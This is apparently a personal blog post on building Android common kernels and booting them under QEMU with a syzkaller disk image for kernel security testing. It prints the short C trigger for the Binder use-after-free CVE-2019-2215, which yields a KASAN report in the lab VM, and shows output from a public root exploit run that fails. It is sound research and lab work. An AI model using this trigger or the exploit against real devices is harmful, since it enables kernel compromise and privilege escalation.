

Welcome to my workshop

Contact

Android kernel emulation with QEMU

We are going to try all the iterations of the android kernel in order to understand the compatibility of emulator.


In that case, we will start working with [cloudfuzz](#)'s android kernel that works on Android10, Pixel2 XL.

```
repo init --depth=1 -u https://android.googlesource.com/kernel/manifest  
-b q-goldfish-android-goldfish-4.14-dev
```

```
repo sync -c --no-tags --no-clone-bundle -jnproc
```

On qemu it worked

<https://fadeevab.com/build-android-kernel-and-run-on-qemu-minimal-step-by-step/>

A screenshot of a QEMU terminal window. The title bar reads "QEMU - Press Ctrl+Alt+G to release grab". The terminal shows a login prompt for "syzkaller" with username "root". It displays the Linux version "5.18.0-04953-g6c465408a770" and the architecture "x86_64". The user is prompted to read the Debian GNU/Linux system's free software license and warranty disclaimer. After pressing Enter, the user is at the root prompt. They run "ls" and "cd //" to navigate to the root directory. They then run "ls" again, showing a directory listing. Finally, they run "uname -a" and receive an error message: "extra operand '=a'".

```
Machine View
Debian GNU/Linux 7 syzkaller tty1

syzkaller login: root
Linux syzkaller 5.18.0-04953-g6c465408a770 #4 SMP PREEMPT_DYNAMIC Wed Jan 18 21:
48:50 +03 2023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@syzkaller:~# ls
root@syzkaller:~# cd //
root@syzkaller://# cd //
root@syzkaller://# ls
bin  dev  home  lib64      media  opt   root  sbin      srv  tmp  var
boot etc  lib   lost+found mnt    proc  run   selinux  sys  usr
root@syzkaller://# uname =a
uname: extra operand '=a'
Try 'uname --help' for more information.
root@syzkaller://# uname -a
Linux syzkaller 5.18.0-04953-g6c465408a770 #4 SMP PREEMPT_DYNAMIC Wed Jan 18 21:
48:50 +03 2023 x86_64 GNU/Linux
root@syzkaller://#
```

android13-5.15

Pulling the common android kernel

make defconfig

make kvm_guest.config

wget <https://storage.googleapis.com/syzkaller/wheezy.img>

qemu-system-x86_64 -m 1G -kernel arch/x86/boot/bzImage -hda
wheezy.img -append "root=/dev/sda" -nographic

WORKED

It worked for different branch names too

```
QEMU
Machine View
[ ok ] Cleaning up temporary files....
[FAIL] startpar: service(s) returned failure: udev ... failed!
INIT: Entering runlevel: 2
[info] Using makefile-style concurrent boot in runlevel 2.
[ ok ] Starting enhanced syslogd: rsyslogd.
[ ok ] Starting periodic command scheduler: cron.
[ ok ] Starting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 7 syzkaller tty1

syzkaller login: root
Last login: Sun Mar 19 20:19:27 UTC 2023 on tty1
Linux syzkaller 5.15.78+ #2 SMP Sun Mar 19 23:26:46 +03 2023 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@syzkaller:~# uanme -a
-bash: uanme: command not found
root@syzkaller:~# uname -a
Linux syzkaller 5.15.78+ #2 SMP Sun Mar 19 23:26:46 +03 2023 x86_64 GNU/Linux
root@syzkaller:~#
```

```
cin@cin:~/andkernel/common$ git branch -a
  android-mainline
* android13-5.15
  remotes/origin/HEAD -> origin/android-mainline
  remotes/origin/android-4.14-stable
```

Without kvm_guest.config it worked.


ASB

On Ubuntu 18.04.6 LTS



Enabled CONFIG_BINDER_IPC and KASAN manually.

Patched the vulnerability manually which is mentioned [here](#).



The kernel is **ASB-2019-11-05_mainline**

PoC compiled with direct gcc on the VM machine because its x86 kernel is running on the qemu.

```
#include <fcntl.h>
#include <sys/epoll.h>
```

```
#include <sys/ioctl.h>
#include <unistd.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main()
{
    int fd, epfd;
    struct epoll_event event = { .events = EPOLLIN };

    fd = open("/dev/binder", O_RDONLY);
    epfd = epoll_create(1000);
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
    ioctl(fd, BINDER_THREAD_EXIT, NULL);
}
```

I pulled the PoC by wget and SimpleHTTPServer to the machine.

We got the KASAN report when I run the PoC

I tried to run CVE-2019-2215 LPE on the qemu and i got it this.

```
th      Temproot for Pixel 2 and Pixel 2 XL via CVE-2019-2215
ock     CVE-1: kernel version-BuildID is not '4.4.177-g83bee1dc48e8'
ld.conf[+] startup
ld.conf CVE-1: writev() returns 0x1000, expected 0x2000
ld.conf
ld.conf[-] find kernel address of current task_struct failed
ld.conf root@syzkaller:~# id
ld.conf uid=0(root) gid=0(root) groups=0(root)
ld.conf root@syzkaller:~#
ld.conf ty.gkt.add ch04 - Kconfig README wheezy.img
ld.conf qki.x86_64 Kconfig README.md
```

Let's try to make it works.

Side note:

I couldn't emulate any android kernel with android configs. I can enable the binder manually, but other environments demand different needs that QEMU **cannot** supply. For this reason, if you are working on a specific device's kernel or specific config file you have to have the device or customized QEMU which could be the emulator or the cuttlefish. In that case, we have a few public sources:

Android 12 Internals: The Android Common Kernel -...



<https://sites.google.com/junsun.net/how-to-run-cuttlefish/home>

Yayımlandı Ocak 18, 2023 kategorisi [Android Kernel](#)
yazarı: admin

Etiketler:

Yorumlar

Bir yanıt yazın

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Yorum gönder